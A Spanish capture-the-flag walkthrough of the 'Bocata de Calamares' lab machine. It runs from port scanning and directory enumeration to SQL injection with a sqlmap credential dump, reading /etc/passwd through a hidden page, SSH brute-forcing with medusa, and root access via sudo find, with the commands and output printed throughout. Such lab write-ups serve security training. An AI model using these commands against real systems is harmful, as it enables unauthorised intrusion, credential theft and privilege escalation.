BOCATA DE CALAMARES

CONECTIVIDAD


ping para verificar la conectividad con el host identificado.

```
ping -c1 192.168.0.15
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.15   -T 2

22/tcp      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)


80/tcp      nginx 1.24.0 (Ubuntu)
```

puerto 80



Bienvenido a ALL FAKE NEWS

En este nuevo y emergente periodico tratamos de llevar toda la actualidad de las noticias más irrelevantes a tu alcance.

mpezando, por lo que es posible que muchas noticias no estén disponibles o que la pagina presente comportamientos indeseados. Rogamos al lector que no nos lo tenga en cuenta.

No te pierdas la actualidad

Nuevo peinado de presidente se vuelve viral


Perro actúa como un héroe y es reconocido por la policía

Expertos advierten un nuevo peligro sobre la red (SQLi)

ENUMERACIÓN


Con gobuster, buscamos archivos y directorios

gobuster dir -u http://192.168.0.15 -w /usr/share/wordlists/dirb/common.txt -x html,php,asp,aspx



```
└─# gobuster dir -u http://192.168.0.15 -w /usr/share/wordlists/dirb/common.txt -x html,php,asp,aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.15
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,asp,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin.php            (Status: 200) [Size: 359]
/admin.php            (Status: 200) [Size: 359]
/images               (Status: 301) [Size: 178] [--> http://192.168.0.15/images/]
/index.php            (Status: 200) [Size: 4145]
/index.php            (Status: 200) [Size: 4145]
/login.php            (Status: 200) [Size: 2543]
Progress: 23070 / 23075 (99.98%)
===============================================================
Finished
===============================================================
```

Tenemos un panel de login en /login.php. Si probamos con admin/' en el panel de login checkeamos la existencia de una vulnerabilidad sql



Iniciar Sesión

Introduce tu alias o correo:


Introduce tu contraseña:

Ingresar

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1 in /var/www/html/login.php:101 Stack trace: #0 /var/www/html/login.php(101): mysqli_query() #1 {main} thrown in **/var/www/html/login.php** on line **101**

Con sqlmap buscamos bases de datos

```
sqlmap -u "http://192.168.0.15/login.php" --dump --batch --forms
```




```
Database: php
Table: usuarios
[4 entries]
+----+------------+---------------------+---------+------------+
| id | alias      | email               | nombre  | contraseña |
+----+------------+---------------------+---------+------------+
| 1  | adminPrinc | admin@localhost.com | admin   | 123456     |
| 2  | Pep100     | pepe@email.com      | pepe    | qwertyuiop |
| 3  | Jaime_P    | jaime@email.com     | jaime   | jaime      |
| 4  | Richard    | Ricardobc@gmail.com | Ricardo | qwertyu    |
+----+------------+---------------------+---------+------------+
```

Accedemos con las credenciales admin@localhost.com/123456. Nos encontramos con una web en la que se nos da una pista para continuar.

```
echo "lee_archivos" | base64
bGVlX2FyY2hpdm9zCg==
```

Si nos vamos al navegador con http://192.168.0.15/bGVlX2FyY2hpdm9zCg==.php obtenemos la posibilidad de leer el /etc/passwd

Tenemos dos usuarios tyuiop y superadministrator.



```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
tyuiop:x:1000:1000:tyuiop:/home/tyuiop:/bin/bash
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
superadministrator:x:1001:1001:,,,:/home/superadministrator:/bin/bash
```


EXPLOTACIÓN

Con medusa hacemos fuerza bruta por el protocolo SSH

para obtener la contraseña

```
medusa -h 192.168.0.15 -u superadministrator -P /usr/share/wordlists/rockyou.txt -M ssh -n 22 | grep "SUCCESS"
```

```
2025-02-02 12:47:13 ACCOUNT FOUND: [ssh] Host: 192.168.0.15 User: superadministrator Password: princesa [SUCCESS]
```




```
└─# ssh superadministrator@192.168.0.15
superadministrator@192.168.0.15's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Feb  2 05:50:47 PM UTC 2025

  System load:  0.64              Processes:             107
  Usage of /:   14.2% of 49.21GB  Users logged in:       0
  Memory usage: 27%               IPv4 address for enp0s3: 192.168.0.15
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jan 10 17:42:22 2025 from 192.168.1.38
superadministrator@thehackerslabs-bocatacalamares:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y consultando en GTFObins nos hacemos root

https://gtfobins.github.io/gtfobins/find/#sudo



```
superadministrator@thehackerslabs-bocatacalamares:~$ sudo -l
Matching Defaults entries for superadministrator on thehackerslabs-bocatacalamares:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User superadministrator may run the following commands on thehackerslabs-bocatacalamares:
    (ALL) NOPASSWD: /usr/bin/find
superadministrator@thehackerslabs-bocatacalamares:~$ sudo /usr/bin/find . -exec /bin/sh \; -quit
# whoami
root
# █
```

Buen día 😉